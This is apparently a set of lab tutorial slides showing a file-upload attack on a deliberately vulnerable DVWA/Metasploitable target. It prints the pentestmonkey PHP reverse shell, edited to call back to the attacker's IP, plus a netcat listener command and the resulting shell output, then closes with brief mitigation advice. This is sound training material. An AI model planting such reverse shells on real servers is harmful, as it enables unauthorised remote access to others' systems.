

- Inside will be a folder
- We will open that as well



- There will be several documents which correspond with the program
- We will ignore these and instead focus on the purple .php file, this is the payload

- I chose to move this to my desktop for ease of use
- Next we need to open a new terminal window

- We can use the “ip a” command again here to find the attacking (Kali) machines IP
- In this case it is 10.0.2.4

```
iodbm@kali:~
```

File Actions Edit View Help

```
zsh: corrupt history file /home/iodbm/.zsh_history
```

```
// Usage: ip a <command> [options] [ifname] ...
```

```
(iodbm@kali)-[~]
```

```
$ ip a
```

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever

    inet 10.0.2.4/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 313sec preferred_lft 313sec
    inet6 fe80::a00:27ff:fe91:a453/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

```
//
```

```
(iodbm@kali)-[~]
```

```
$
```

```
// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // fork and have the parent process exit
```

```
^G Help      ^O Write Out   ^F Where Is   ^K Cut       ^J Execute
^X Exit      ^R Read File   ^V Replace   ^U Paste    ^L Justify
```

- Now that you have the payload you will need to modify it to make it work on your system
- Change the value of "\$ip =" to your attacking (Kali) machines IP
- The port can remain as 1234

```
GNU nano 8.1          php-reverse-shell.php
// Usage
//
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.



set_time_limit (0);
$VERSION = "1.0"; // Size Description
$ip = '127.0.0.1'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0; //t 10.0.2.5 Port 80
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try ...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit

^G Help      ^O Write Out   ^F Where Is   ^K Cut        ^T Execute
^X Exit      ^R Read File   ^\ Replace    ^U Paste     ^J Justify
```

- We have updated the ip
- Now we can Ctrl+x to save our changes and exit

The screenshot shows a terminal window titled "File Actions Edit View Help" and "GNU nano 8.1". The file name is "php-reverse-shell.php *". The code in the editor is a PHP script for a reverse shell. A red oval highlights the IP address "10.0.2.4" in the line: "\$ip = "10.0.2.4"; // CHANGE THIS". The script includes comments about usage, version, and daemonization, and handles errors for the "pcntl_fork" function.

```
// Usage
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.



set_time_limit (0);
$VERSION = "1.0"; Size Description
$ip = "10.0.2.4"; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null; 15.4K
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0; at 10.0.2.5 Port 80
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//



// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try ...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
```

^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify

- Now we can move back to the browser and click browse
- Select the file from your desktop (or wherever you stored it)
- Hit open to select it in the browser
- Finally hit upload

- We then open a new terminal window
- Type the following command:
`nc -lvpn 1234`
- This will use Netcat (nc) to set up a listener on port 1234

Vulnerability: File Upload

- Now we need to navigate to the directory the file was uploaded to



- You can copy the red text excluding the file name and append it to the end of the current URL

- It will take you to this page
- Now we will click on the php file with our listener active...

Choose an image to upload:

No file selected.

..././hackable/uploads/php-reverse-shell.php successfully uploaded!

Apache/2.2.8 (Ubuntu) DAV/2 Server at 10.0.2.5 Port 80

- We can see our previous commands for editing the file
- Under that is our listener set up command
- However now we can see several additional lines which show a shell instance has been started

The screenshot shows a terminal window titled "iodbm@kali: ~/Desktop". The terminal displays the following sequence of commands and output:

```
$ ls
php-reverse-shell.php

$ sudo nano php-reverse-shell.php
[sudo] password for iodbm:
Last modified Size Description
[~/Desktop]
$ mv php-reverse-shell.php shell.php

$ ls
shell.php

$ nc -lvp 1234
listening on [any] 1234 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.5] 41192
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
23:06:43 up 16 min, 2 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
msfadmin tty1 - 22:52 13:24m 0.03s 0.00s -bash

```

A red box highlights the "listening on [any] 1234 ..." line, and another red box highlights the "sh-3.2\$" prompt at the bottom.

Mitigation

From this scenario

- There are several key points throughout the attack where we can implement defences
- It is important to be aware of all the potential attack **vectors** of your system so you can properly defend them
- This is what a **pentest** is designed to find

- Securely store all uploaded files to prevent unauthorised access

- Limit the permitted file types and file extensions users can upload

- Scan all incoming files to detect for malicious code or viruses

How can we prevent this?

- Policies - Improved **guidelines** for companies and developers
- Tools & Techniques - Secure coding practices
- Training - For employees to recognise threats
- Frameworks - Such as OWASP or NIST

To Conclude

- For every measure in place to prevent or inhibit threat actors, they have a countermeasure or method to bypass it.
- There is no such thing as a perfectly secure system.
- However by putting ourselves in the attackers shoes, we can find vulnerabilities and more effectively prevent exploits
